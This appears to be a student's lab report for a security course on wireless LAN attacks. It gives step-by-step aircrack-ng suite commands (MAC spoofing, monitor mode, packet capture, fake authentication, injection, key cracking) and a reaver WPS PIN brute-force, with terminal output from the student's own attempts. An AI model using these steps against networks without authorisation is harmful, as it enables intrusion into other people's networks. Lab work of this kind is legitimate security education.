

# Security Protocols


## Lab 5: WLAN Security

Author: Antonie Soga

### WLAN cracking

#### WEP/WPA cracking

- Reboot machine to have a clean environment




```
ubuntu@ubuntu:~$ ip link show wlo1
3: wlo1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DORMANT group default qlen 1000
    link/ether 8c:c6:81:d0:e5:94 brd ff:ff:ff:ff:ff:ff
        altname wlp3s0
ubuntu@ubuntu:~$
```

- Start the wireless card in monitor mode:

- Change the MAC of the wireless card:

```
ifconfig wlan0 down
macchanger --mac 00:11:22:33:44:55 wlan0
ifconfig wlan0 up
airmon-ng start wlan0
```



```
ubuntu@ubuntu:~$ sudo ip link set wlo1 down
ubuntu@ubuntu:~$ sudo macchanger --mac 00:11:22:33:44:55 wlo1
Current MAC: 8c:c6:81:d0:e5:94 (unknown)
Permanent MAC: 8c:c6:81:d0:e5:94 (unknown)
New MAC: 00:11:22:33:44:55 (CIMSYS Inc)
ubuntu@ubuntu:~$ sudo ip link set wlo1 up
ubuntu@ubuntu:~$ sudo airmon-ng start wlo1

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      1005 avahi-daemon
      1072 avahi-daemon
      1098 NetworkManager
      1105 wpa_supplicant

      PHY     Interface     Driver     Chipset
      phy0      wlo1       iwlwifi     Intel Corporation Wi-Fi 6 AX200 (rev 1a)
                           (mac80211 monitor mode vif enabled for [phy0]wlo1 on [phy0]wlo1mon)
                           (mac80211 station mode vif disabled for [phy0]wlo1)
```

- Find the AP name: airodump-ng wlan0mon. Remember the BSSID and Channel column values

- Start listening for packets (IVs) and save them into a file using airodump-ng: airodump-ng -c (channel) -w (file name) --bssid (bssid) wlan0mon

Wait until #Data column is at least 10000. Recommended >20000

```

CH 2 ][ Elapsed: 2 mins ][ 2025-11-16 15:02 ][ Are you sure you want to quit? Press Q again to quit.

BSSID          PWR RXQ Beacons    #Data, #/s   CH   MB   ENC CIPHER AUTH ESSID
6A:B8:6B:2A:40:01 -53  0     108      10459  241   2   360   WPA2 CCMP   PSK   FBI-Surveillance-Van-3

BSSID          STATION          PWR     Rate   Lost   Frames Notes Probes
6A:B8:6B:2A:40:01 90:0F:0C:A3:2A:19 -65  24e-24e 1778    10640

ubuntu@ubuntu:~$ 

```

- Authenticate with the AP using aireplay-ng: aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 -e (essid) wlan0mon. -1 means fake authentication and 0 means re-association timing in seconds
- If not enough clients connected to the network, inject fake requests using aireplay-ng: aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:55 wlan0mon.
- Analyze the file and crack the password using aircrack-ng: aircrack-ng -b (bssid) (file name-01.cap)

```

aireplay-ng -0 -a 68:B8:6B:4A:40:01 -h 00:11:22:33:44:55 wlan0mon
16:00:57 Waiting for beacon frame (BSSID: 68:B8:6B:4A:40:01) on channel 1
16:01:04 Sending Authentication Request (Open System)
16:01:06 Sending Authentication Request (Open System) [ACK]
16:01:06 Authentication successful
16:01:06 Sending Association Request [ACK]read failed: Network is down
wi_read(): Network is down

```

**My Intel card do not support the full injection features required for this lab.**

## WPS cracking

- Reboot machine to have a clean environment
- Easily to crack using brute-force attack
- The attack was presented in December 2011
- The first public tool: January 2012 → reaver
- The flaw allows a remote attacker to recover the WPS PIN in a few hours (the network WPA/WPA2 pre-shared key is found too)

- Cannot be turned-off on some routers
- The exact details PDF are attached to the lab (vieuhoeck\_wps.pdf)
- Steps:
  - Find the wireless card interface and change MAC (if needed): `macchanger --mac 00:11:22:33:44:55 wlan0`
  - Setup monitor mode and find the BSSID:
    - `airmon-ng start wlan0`
    - `airodump-ng wlan0`
  - Use: `reaver -i wlan0mon -b (bssid) -c CHANNEL -vv`
  - Wait ~4-10 hours

```
[[A^[[A
Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

+] Switching wlo1mon to channel 1
+] Waiting for beacon from 68:B8:6B:4A:40:01
+] Received beacon from 68:B8:6B:4A:40:01
+] Vendor: RalinkTe
!] Found packet with bad FCS, skipping...
+] Trying pin "12345670"
+] Sending authentication request
!] WARNING: Receive timeout occurred
+] Sending authentication request
!] WARNING: Receive timeout occurred
+] Sending authentication request
!] WARNING: Receive timeout occurred
+] Sending authentication request
!] WARNING: Receive timeout occurred
+] Sending authentication request
+] Sending authentication request
+] Sending authentication request
```